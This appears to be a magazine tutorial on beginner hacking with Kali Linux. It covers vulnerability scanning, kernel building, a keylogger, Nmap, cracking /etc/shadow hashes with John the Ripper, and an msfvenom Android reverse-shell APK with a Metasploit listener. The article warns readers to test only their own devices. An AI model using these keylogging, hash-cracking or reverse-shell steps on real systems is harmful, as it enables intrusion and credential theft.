Or, if you'd rather not be derailed by train metaphors, we'll also cover keyloggers and have a go at port-scanning with *Nmap* and password-cracking with *John the Ripper*. And if that's not enough, we'll finish with a foray into the mighty *Metasploit*, showing you how it can be used to craft payloads for attacking Android mobile devices. All aboard!

Kali Linux hacking


Kali Linux is jam-packed with everything you need to start your hacking career. Or end it, if you don't obey the law.

Kali Linux is a Debian-based distro that we can guarantee appears in pretty much any 'how to hack' tutorial you might find. It's possible to use it straight from live media; indeed, in the early days, this was the only way to run it. Kali Linux used to run everything as root. This made it a terrible choice for doing anything other than pen-testing work. But now you can install and use it just as you would any other distro, with an unprivileged user account. Certain tools require root to work, but we're already getting ahead of ourselves. Let's get on with the installation.

First, download an ISO from **www.kali.org/get-kali**. The default Installer image is 3.9GB and has everything you need to get started. There is also a cutting-edge weekly release, a NetInstaller or a full-blown air-gapped install (at a chunky 11GB). If you have an old machine you want to transform into a hacking station, Kali still ships a 32-bit edition. You'll also find live media via the links. And prerolled images for virtual machines, Windows Subsystem for Linux, Android devices, cloud installs, containers and even Raspberry Pi.

But never mind those, we're going with a traditional install. You might want to do this in a virtual machine (VM), but there are caveats. Certain network hijinks require direct access to hardware (particularly Wi-Fi hacking) and brute force password-cracking *(see boxout, below)* can offload work to graphics cards. Neither of these is readily available in a VM, but the virtual approach obviates the risk of any dual-boot-related mishaps. Kali Linux only supports installation to a complete disk, so if you want to resize partitions and install alongside existing OSes, you're on your own.

Once you've got the ISO, write it to a USB stick using the cross-platform *Balena Etcher* (**https://etcher.io**), or your distro's image-writing tool. Or use a DVD if you like legacy media. There's a number of configurations in which Kali can be installed, from a 4GB barebones Xfce install (without any hacking tools), up to over 30GB if you want absolutely everything. See the Installation Sizes page for details. We're going with the default install with the Xfce desktop, which requires 14GB.


1
2
3
4
Favorites
Recently Used
All Applications
Settings
Usual Applications
01 Information Gathering
02 Vulnerability Analysis
03 Web Application Analysis
04 Database Assessment
05 Password Attacks
06 Wireless Attacks
07 Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
· DNS Analysis
· IDS/IPS Identification
· Live Host Identification
· Network & Port Scanners
· OSINT Analysis
· Route Analysis
· SMB Analysis
· SMTP Analysis
· SNMP Analysis
· SSL Analysis
amass
dmitry
ike-scan
legion (root)
maltego (installer)
netdiscover
nmap
10:55

Kali Linux has an unrivalled selection of security-related tools and a rather fetching default desktop background.

Boot the USB stick by changing the boot order in the BIOS/UEFI or use its boot menu hotkey (commonly F12 or F10). Kali Linux images are not signed for Secure Boot, so disable that if you see a boot verification error. Choose the graphical installer (unless you have a reason not to) and follow the localisation, network and user setup prompts. See the official installation notes at **www.kali.org/docs/installation/hard-disk-install** if you get stuck. We'll use the default Guided – Use Entire Disk option, but if you're feeling adventurous, you may want to use LVM (possibly even with an encrypted volume). Even if you're not feeling adventurous, double-check that you select the correct drive here. It and all that resides there will shortly be obliterated. Leave the software selection screen as is if you're happy with the default install, and hit Continue. Finally, check the bootloader settings are correct. If you have *GRUB* installed on another disk, this should be detected and the installer can update it, otherwise install it on the same disk as Kali. Now we're ready to reboot into Kali.

» INSTALLING NVIDIA DRIVERS AND CUDA


We mentioned that password (or hash) cracking can leverage GPU power for (vastly) increased performance. Setting this up with AMD cards and OpenCL is pretty straightforward, but for Nvidia users, there are some hoops that must be jumped through. CUDA, Nvidia's compute stack, is proprietary and is not supported by the open source Nouveau driver, so we need to replace this with Nvidia's driver. To install CUDA, run:

```
$ sudo apt update
$ sudo apt install -y nvidia-driver nvidia-cuda-toolkit
```

Now reboot and then run *nvidia-smi* to check that your card has been detected and lit up correctly. You may run into some DPI issue on reboot, in which case check the guidance at **www.kali.org/docs/general-use/install-nvidia-drivers-on-kali-linux**. Install *clinfo* to check CUDA, or indeed OpenCL, is functioning. If so, *John the Ripper* and *Hashcat* should now operate with ferocity.

Python scanning

Kali's smorgasbord of tooling can be overwhelming at first, but we can leverage Python to simplify things.



```
(The Multi-Tool Web Vulnerability Scanner)

Check out our new software, NetBot for simulating DDoS attacks - https

[ Checking Available Security Scanning Tools Phase... Initiated. ]
        Some of these tools ['dnswalk', 'uniscan', 'golismero'] are unavailable or will be
will still perform the rest of the tests. Install these tools to fully utilize the function
[ Checking Available Security Scanning Tools Phase... Completed. ]


[ Preliminary Scan Phase Initiated... Loaded 80 vulnerability checks. ]
[● < 15s] Deploying 1/80 | Golismero - Does a fingerprint on the Domain.

Scanning Tool Unavailable. Skipping Test...

[● < 35s] Deploying 2/80 | Nikto - Checks the Domain Headers.
```

We hope you enjoy RapidScan's colourful progress bar as much as we did. Use Ctrl+C to skip any tests that take too long.

Having installed Kali, let's get straight to business and do some hacking with Python. Never mind if this is entirely new to you, or if you're already a seasoned coder. We're going to use GitHub user scavngr's *RapidScan* tool (**https://github.com/skavngr/rapidscan**) to do some introductory ethical hacking. *RapidScan* is a good place to start because it automates scanning with hundreds (OK, high tens) of the tools included in Kali Linux. In the repo description's own words, this makes "binge tool scanning" much easier.

Before we go any further, we'll stress what should be obvious: don't be a script kiddie. Don't go running this, or any other tools from Kali, to seek out vulnerabilities on machines that aren't your own, or that you don't have explicit permission to penetration-test. This might get you in a lot of trouble. Especially if you target **Linuxformat.com**. You're not going to find something exploitable on Microsoft, Google and so on domains. And while we show you how to use hacking tools, we omit to show you what is just as important for black and grey-hat hackers: how to cover your tracks.

That responsible disclaimer out of the way, let's get *RapidScan* installed. Boot up Kali and log in (username and password are both `kali`). Then open a terminal window using the shortcut on the top bar. You should update Kali first using the first two commands from the Nvidia box on the previous page, otherwise you'll have problems later. Now let's install the thing with:

```
$ git clone https://github.com/skavngr/rapidscan.git
```

Instead of jumping in and scanning remote hosts, start locally. Use *RapidScan* to scan the host machine:


```
$ cd ~/rapidscan
$ python rapidscan.py localhost
```

It takes a few seconds to run, then displays a short summary. Don't be alarmed if you see that some vulnerabilities were detected; these are often false positives. Instead, check the log file with:

```
$ cat rs.vul.localhost.2024-03-01
```

The last part of the filename is the date, so use tab-completion if you're too lazy to copy it from the command output. You'll see, for example, that *DMitry*, a passive email scanner, uses Google to search for public email addresses on the **@localhost** domain. Your local machine is probably not running any email server, let alone one with accounts detected from Big G. There's also a debug log at **rs.dbg.localhost.2024-03-01**, for instance. As most users don't (knowingly) run any services on their own machines, it's unlikely *RapidScan* will turn up anything of interest. So, your next step is to scan your router (which almost certainly is running a web server), which involves executing something like:

```
$ python rapidscan.py 192.168.0.1
```



```
┌──(kali㉿kali)-[~]
└─$ nikto -host https://linuxformat.com/archives/ -Tuning 9
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          18.134.167.236
+ Target Hostname:    linuxformat.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=linuxformat.co.uk
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=Let's Encrypt/CN=R3
+ Start Time:         2024-02-07 11:13:31 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /archives/: The anti-clickjacking X-Frame-Options header is
ozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
```

Nikto is one of the many tools used by RapidScan. We've already checked Linuxformat.com, so please leave it be.

» EXTRA TOOLING

Keen-eyed aspiring hackers might have noticed a warning that a handful of tools *RapidScan* can avail itself of aren't available. In particular, *XSSer, GoLismero, DNSwalk* and *Uniscan.* The output tells you what these tools do, so scroll up to see which ones you want. *GoLismero* (see **https://github.com/golismero/golismero**) is a multi-purpose tool that hasn't been updated for four years and still requires Python 2.7. As such, it's difficult to install on Kali (or any modern distro) without royally messing things up, so we won't bother with it here. *DNSwalk* (**https://github.com/davebarr/dnswalk**) is an old Perl tool for debugging DNS that probably won't interest beginners. *Uniscan* (**https://sourceforge.net/projects/uniscan**) is another old Perl tool that may be of interest, but its age makes it hard to install. That leaves only *XSSer,* which is all about cross-site scripting. Install *XSSer* and its dependencies with:

```
$ sudo pip3 install pycurl bs4 pygeoip gobject cairocffi selenium
$ git clone https://github.com/epsylon/xsser.git
$ cd xsser/
$ sudo python setup.py install
```

Custom kernel bashing

Recompiling the kernel is a rite of Linux passage. So, let's install a bleeding-edge kernel or otherwise customise the heart of your distro.

One of the advantages of having Kali Linux installed (as opposed to running it through live media) is that it's much easier to compile a custom kernel. Unless you're an advanced user, there's no practical reason you should be doing this, but it's a great way to gain insight into how the Linux kernel fits together and how customisable it is. These instructions work for almost all Debian-based distributions. A major caveat is that most of these distros (Kali excluded) use Secure Boot certificates, which won't work in a custom kernel without changing some key-related settings. See **https://linuxconfig.org/building-kernels-the-debian-way** for a more thorough guide.

We need some tooling before we can build our kernel. Fetch this (although most of it should already be installed) with:

```
$ sudo apt install -y build-essential libncurses5-dev
fakeroot bc bison libelf-dev libssl-dev xz-utils
```


At the time of writing, Kali (itself based on Debian Testing) is based on version 6.5.6 of the Linux kernel. Check if that's changed by running `uname -a`, paying attention to the second Debian version string, rather than the first Linux Kali one. On Debian (and derivatives like Kali), there are convenient packages (imaginatively named **linux-source**) for getting the current kernel sources including customisations and patches, but we'll use a different approach here. You can see exactly what Kali injects into the vanilla kernel by studying the project's GitLab (**https://gitlab.com/kalilinux/packages/linux/-/blob/kali/master/debian/patches/series**)

ADVENTURE GAMES

"If you're feeling adventurous, you might even want to try the latest release candidate. We are not feeling adventurous."

Some users are fans of running mainline kernels – those built from official sources at **https://kernel.org** – without any distro-specific patches. There's a repo for this on Debian (and Ubuntu) systems, which you can find (with the requisite info) at **https://github.com/zabbly/linux**. Ubuntu also provides the mainline PPA for this. On Debian Stable (which currently uses Kernel 6.1), and to a lesser extent on Ubuntu, building from mainline (or using someone else's mainline build) lets you run a much newer kernel than the distro provides.

So, let's update Kali to the latest mainline release. As we write this, the latest stable kernel is 6.7.4. As you read this, these numbers will be bigger, so check **https://kernel.org** and feel free to embiggen the numbers in the code below. If you're feeling adventurous, you might even want to try the latest release candidate (the first listing labelled Mainline on **Kernel.org**). We are not feeling adventurous.



```
.config - Linux/x86 6.7.4 Kernel Configuration
> Device Drivers
                              Device Drivers
  Arrow keys navigate the menu.  <Enter> selects submenus ---> (or empty
  submenus ----).  Highlighted letters are hotkeys.  Pressing <Y> includes,
  <N> excludes, <M> modularizes features.  Press <Esc><Esc> to exit, <?> for
  Help, </> for Search.  Legend: [*] built-in  [ ] excluded  <M> module  < >

      [ ] EISA support  ----
      [*] PCI support  --->
      <M> PCCard (PCMCIA/CardBus) support  --->
      < > RapidIO support  ----
          Generic Driver Options  --->
          Bus devices  --->
          Cache Drivers  ----
      {*} Connector - unified userspace <-> kernelspace linker  --->
          Firmware Drivers  --->
      <M> GNSS receiver support  --->
      <M> Memory Technology Device (MTD) support  --->
      [ ] Device Tree and Open Firmware support  ----
      v(+)

          <Select>    < Exit >    < Help >    < Save >    < Load >
```

Slimline your kernel (and speed up build times) by removing unnecessary items from the Device Drivers section.

Manually download the kernel sources to a sensible place in your home directory with:

```
$ mkdir ~/linux-source
$ cd ~/linux-source
$ wget https://cdn.kernel.org/pub/linux/kernel/
v6.x/linux-6.7.tar.xz
$ wget https://cdn.kernel.org/pub/linux/kernel/
v6.x/patch-6.7.4.xz
```

Now unpack the kernel and apply the patch:

```
$ tar xvf linux-6.7.tar.xz
$ cd linux-6.7/
$ xzcat ../patch-6.7.4.xz | patch -p1
```

We'll use the currently running Kali configuration as a starting point. And we'll use a sneaky backtick substitution to align with that. Then we'll enter the ncurses kernel configuration area:

```
$ cp /boot/config-`uname -r` .config
$ make menuconfig
```

Use the cursor and Tab keys to navigate this labyrinth. You can (and we have) spend days prodding various settings in here, but there's no easy guide to optimising your custom kernel. We're also very short on space, so let's just compile using our current configuration. Exit and say yes to save the new .config file. Now build the thing, install the build modules and copy the freshly minted kernel image to the boot directory with:

```
$ make -j3
$ make modules_install
$ make install
```

The first command in particular takes a long time to run (the **-j** parameter tells it how many threads to use, so increase this if you have a massively multicore system), so now is a good time to make a cuppa.

»


Logging keystrokes

Malicious hackers love keyloggers. See for yourself how X is susceptible to them, and why Wayland defends against them.

One of the most insidious types of malware is a keylogger. Sitting there silently, often invisibly, in the background, it records all your keystrokes and may also keep track of which apps or windows they are being sent to. This data is then exfiltrated to a server under the control of the attacker, where it is scoured for passwords or other sensitive information. Besides keystrokes, keyloggers may also periodically take screenshots, or inject their own keystrokes. Nasty stuff. We'll touch on mobile security at the very end of this feature, but for now, be aware that many nefarious apps masquerading as fancy on-screen keyboards are in fact keyloggers.

Back on desktop, one of the main shortcomings of the old X display server was that any app could spy on keystrokes being sent to another, making it trivially easy to implement a keylogger there. Security guru Matthew Garrett did so back in 2016, even from within the supposed confinement of a Snap application. If you're still running X (for example, on Mint or Pop!_OS), you don't even need a keylogger to see the problem in action. Just install *Xinput* and run `xinput list` to find your keyboard device (ours was called AT Translated Set 2 Keyboard), then run `xinput test <id>`, substituting your device's ID number. You should see keypresses (and key releases) no matter which application you are typing them into. Our default install of Kali (with the Xfce desktop) is susceptible to this, too.

Wayland obviates this problem to some extent, providing true per-application confinement. However, non-Wayland apps can still be spied upon this way via the XWayland layer. If you search on the internet, you'll find a modicum of FUD (fear, uncertainty and distrust) around this topic. For example, if you have root access to a system, then you can (for example) overwrite key environment variables (**$PATH** and **$LD_PRELOAD**) so that the programs of your choosing are run through a malicious bit of privileged code that sidesteps Wayland's compartmentalisation. This isn't really a Wayland problem – if someone (other than you or your benevolent systems administrator) has root access to your machine, they can probably do a lot worse than install a keylogger.



```
hello
echo are you watching this
echo i hope so
fg
nano 0
supersecretpassword1

ãc
```

Oh dear, the keylogger captured our password. Note the odd control characters at the end of the file.

You can find a simple multi-platform keylogger at **https://github.com/GiacomoLaw/Keylogger.** We're assuming you're still using Kali, but this should work on any X-based desktop (or for apps using XWayland). Clone that repo with:

```
$ https://github.com/GiacomoLaw/Keylogger.git
```

We're only interested in the Linux side of things, so let's set that up with:

```
$ cd Keylogger/linux
$ pip install -r requirements.txt
```

The instructions say to run the keylogger with the `nohup` (no hangup) command and in conjunction with the background operator (**&**), so let's obey:

```
$ nohup python keylogger.py &
```

This tells us the process ID of our nefarious program, which would be handy if you only had remote access to the system. Open another terminal tab, or a browser, text editor or anything that accepts input, and type until you get bored. Then return to the tab where you started the keylogger and type `fg` to bring it back to the foreground. Since we're running locally, we can kill this with Ctrl+C. This particular script sometimes gets a little confused with modifier keys, so its log file might end up looking a little messy, and you may have to use a text editor (rather than the `cat` command) to view it. Oh, and don't be misled by the message about 'nohup.out' when we started the script. The actual log file is the date and time (separated by a | which we have to escape) at which the script was run, for example:

```
$ nano 01-03-2024\|09:00.log
```

Slightly disconcerting, we think you'll agree.


» BEWARE THE BROWSER

This isn't to say Wayland will save you from everything keylogger-related. A malicious browser extension or snippet of JavaScript could theoretically capture keystrokes from within your browser. And if you fall prey to a web-based man-in-the-middle (MITM) attack, your passwords can be transparently captured before being sent on to the intended website. Attacks have been spotted in the wild where two-factor authentication (2FA) codes have been intercepted on the fly, too. If this were to happen while you were logging on to your banking site (or rather a perfectly spoofed clone of it), there might be no indication anything was awry until you were contacted by your bank's fraud department.

Adversely, if you're a hacker running shell commands on a system you shouldn't be, one of the first things you'll want to do is disable Bash's history. This box is too small, however, so read more about this at **www.cyberciti.biz/faq/disable-bash-shell-history-linux**.

Pen-testing at home

Security begins at home – also, you probably won't get in trouble for probing your own infrastructure.



Reading data from eth0 in IP mode

This is your computer on Techradar.com. Seeing exactly what your machine is connected to is at once insightful and concerning.

When we began this exploration into the world of hackery, we suggested you might start by using *RapidScan* to scan the local machine and your home router. We'll pivot back to any issues this may have turned up, but for now, let's look further into our networks. These days, your home network might have dozens of devices, some of which you may have forgotten about (like that Raspberry Pi under the stairs), so the first step would be to enumerate all of these. An OG way to do this would be to ping the broadcast address of your router, like so:

```
$ ping -b 192.168.0.255
```

Most OSes won't respond to such shenanigans these days, and your router might stop the broadcast ping in its tracks. A de facto approach used by blue team (defensive) hackers and amateurs alike is to use *Nmap (Network Map)*. This is part of the default Kali install. By just specifying an IP range, we can have *Nmap* scan the first 1,000 ports (where almost all privileged services run) of each machine. This tells us how many machines are on the network, and how many are listening for connections:

```
$ nmap 192.168.0.1-255
```

If you were a red team (offensive) hacker, you would likely use one of *Nmap's* stealth scanning modes to do this, as (although slower) they are harder for defenders to detect. This is a roundabout way of reaffirming the fact that port scanning random machines on the internet or at your workplace is a Bad Idea.

One tool which we sorely miss from Kali is *EtherApe*. Rather than show machines on your network, it passively detects all the connections your machine is making (be they local or remote) and displays them graphically. It uses the deprecated GooCanvas library to do this, which is why it's not included, but you can install it easily with:

```
$ sudo apt install etherape
```

EtherApe requires root privileges, so we must start it from the command line: `$ sudo etherape`.

As soon as it starts, nodes are drawn, and as you browse the web, the number of them increases, probably with easily recognisable hostnames from Cloudflare, Facebook and Google. Thicker lines show where the most dataflow is happening. Besides IP traffic, *EtherApe* can capture traffic from Bluetooth, virtual network interfaces and local D-bus messages.

If you want to go even further, your next destination should be *Wireshark*. It gives packet-level granularity into your (or your 'adversaries') traffic. Despite its name, it's commonly used to capture packets (in the PCAP format, which can be used in other applications) from wireless networks. You need to put your wireless device in monitor mode to achieve this, which isn't supported on all hardware. If you manage it, you'll see what wireless users on your network are connecting to, up to a domain name level. Very nosy indeed.

» ANALYSING HTTP HEADERS AND WEBCAMS

Your router and perhaps other devices on your network will almost certainly be running a web interface. We can use the *httpx* tool to interrogate the headers from this service (or any webserver, but we've warned you about this). This might give us some idea of whether it is vulnerable to known exploits or where we might look if we were inclined to break it. Probe your helpless router with, for example:

```
$ httpx http://192.168.0.1
```

Home routers (or other local devices) won't typically use encrypted transport (HTTPS) due to certificate limitations, but all remote machines should. Indeed, any public-facing machine that allows HTTP connection should be a giant red flag.

You may have an IP camera, in which case you should ensure that it's not publicly accessible. Most modern systems implement password or device authentication, but many older models do not. Or their owners haven't changed the default password. Some prankster has set up **http://insecam.org**, which indexes webcams that are viewable by the whole world. In some cases this is intentional (such as town centre webcams), but in others, where you can take full control of the camera, it is clearly not.

»


Cracking passwords

Learn some good password hygiene and use John the Ripper to compromise those who don't bother.

The unofficial John the Ripper logo, which you can get on a T-shirt if you want to support the project.

People and passwords were never a good mix. Users continue to reuse passwords (or use easily guessed variations of them). Site admins (or the software that runs their sites) are generally good at no longer storing passwords in plain text. Instead, hashed passwords (where an easy-to-apply but hard-to-reverse function is applied to the password) are stored so that nosy sysadmins can't see your password. We should also note most sites have stringent (sometimes pointlessly so) requirements on length, capitalisation and special characters.

Besides hashing, it's de rigueur to store a random 'salt' value alongside the password and use both as inputs of the hash function. These hashed and salted passwords ensure that even if two users have the same password, the stored image of it is different. So, anyone trying to crack a bunch of salted and hashed passwords stolen from a database breach doesn't get access to several accounts if they find one careless user using password1. Unfortunately, advances in CPU and GPU tech mean that such hashes can be brute-forced at several million attempts per second.


UNCOMMON (NON-GIBBERISH) BASE WORD
ORDER UNKNOWN
Tr0ub4dor &3
CAPS?
COMMON SUBSTITUTIONS
NUMERAL
PUNCTUATION
(YOU CAN ADD A FEW MORE BITS TO ACCOUNT FOR THE FACT THAT THIS IS ONLY ONE OF A FEW COMMON FORMATS)
~28 BITS OF ENTROPY
2^28 = 3 DAYS AT 1000 GUESSES/SEC
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: EASY
WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE Os WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: HARD
correct horse battery staple
FOUR RANDOM COMMON WORDS
~44 BITS OF ENTROPY
2^44 = 550 YEARS AT 1000 GUESSES/SEC
DIFFICULTY TO GUESS: HARD
THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT
THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.

This classic xkcd sketch describes password strength much better than we can.

CREDIT: xkcd.com

This is why guidance on password length has gone from eight characters (around 50 bits of entropy if you want to get technical) a decade ago to sites mandating 12 characters (80 bits of entropy) today. We couldn't have this discussion without first referring you to **https://xkcd.com/936**. That should illustrate why most people are bad at passwords, and why you should use a passphrase or trust your password manager instead.

An attacker isn't going to get far if they start trying to brute-force credentials directly into a website. That site should notice all the failed attempts and block the chancer's IP for a period of time. Instead, attackers rely on exfiltrated lists of usernames and password hashes that they can bang hardware against with impunity.

To help with password-cracking, Kali Linux includes the popular RockYou wordlist, a compressed text file containing some 14 million words. Password crackers such as *Hashcat* or *John the Ripper (see the box, below)* can use this or other wordlists either directly (in wordlist mode) or by combining different words and applying common mutations (such as exchanging number 0 for letter o). This latter more powerful mode is known as dictionary mode.

» INTRODUCING JOHN THE RIPPER

John the Ripper is a popular password cracker that comes in many versions and can operate on all kinds of password hashes. We'll start with a simple, trivial example. On Linux, hashed passwords for user accounts are stored in the file **/etc/shadow**, which needs root privileges to access from its native OS, but is (in the absence of some sort of disk encryption) very easy to access from another OS. On modern systems (including Kali), the Yescrypt algorithm is used, but previously SHA512 was the default and, going further back, the (now broken) SHA-1.

If you do some online searching, you'll see that Yescrypt isn't supported in *Hashcat* (primarily because Yescrypt doesn't lend itself to GPU-cracking). It does work in *John the Ripper,* though, so let's have a go. We know the kali user password, but let's try to break it anyway. First we'll extract the relevant line from **/etc/shadow**, then, since it's so short, brute-force it (sans wordlist) with:

```
$ sudo grep kali /etc/shadow > hash.txt
$ john --format=crypt hash.txt
```

You can have a go at cracking a more complex password and using **rockyou.txt** by creating a new user:

```
$ sudo useradd bob
$ passwd bob
```

Now we can rerun the incantation to extract the hash for the new bob user as we did for the kali user above, but this time we decompress and use our wordlist with:

```
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
$ john --format=crypt –wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Turns out that bob123 wasn't much of a strong password. Dang.

Accessing Android

Most web browsing and ever more general net usage is happening on mobile devices. Let's see if we can break into one.

To finish this journey, we'll show you how mobile devices can be hacked by rogue apps. In fact, we'll use *Metasploit* to craft our own back door, and show how this provides remote access to the device. *Metasploit Framework* (the proper name for the non-commercial edition) is an essential part of any hacker's toolkit, and it would be remiss of us not to mention it. Among other things, it automates testing for known vulnerabilities, and allows payloads that exploit such vulnerabilities to be generated. As you would expect, it's installed and ready to go in Kali.

The component of *Metasploit Framework* that generates payloads (the rogue code attackers want to run on target devices) is called *MSFvenom*. We'll use it to create a reverse shell, so the target device will phone home to our machine and give us a remote shell, like a backwards SSH connection, hence the name. *Metasploit* has already done the hard work for us and coded its own reverse shell, named *Meterpreter*. So we'll go ahead and package that up as follows:

```
$ msfvenom -p android/meterpreter/reverse_tcp
LHOST=<your IP> LPORT=4444 > hacker.apk
```


Substitute your machine's IP, not the target device's, in the **HOST** argument. We're assuming that the target device is on your local network and, of course, that you have permission to do what you're about to do. *MSFvenom* can produce payloads for all OSes, and in this case it's smart enough to deduce that we want an Android one (written in Dalvik) from the file extension.

Now launch the *Metasploit* console with `msfconsole` so we can prepare our *Meterpreter* shell to listen for connections. When it's ready, the prompt changes to `msf6 >`. Then use the multi-handler to prepare our shell, again substituting your IP address:

```
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.122.125
set LPORT 4444
exploit
```

Our machine is now waiting for the target machine to connect. To do that, we need to get the malicious APK file installed on the target. In our scenario (where the target device is under our control), we can do this by uploading the file directly to it (over USB or Bluetooth, although you'll find Android makes this difficult) or using a file-sharing service. We used our Nextcloud instance to host it and Android curtly told us it didn't trust installing apps from this source, but then gave us the option to allow it.

Next came the warning showing all the permissions our naughty MainActivity APK wanted (pretty much all of them). And when we allowed it to proceed anyway, we received a scary notice from Google Play Protect saying the app may be harmful. Like fools, we tapped Install Anyway. The app disguises itself as a simple activity planner, but as soon as it starts, it attempts to connect to the reverse shell we have waiting. From there, you can type `help` to see all the no-good things you can do with the compromised device.



MainActivity

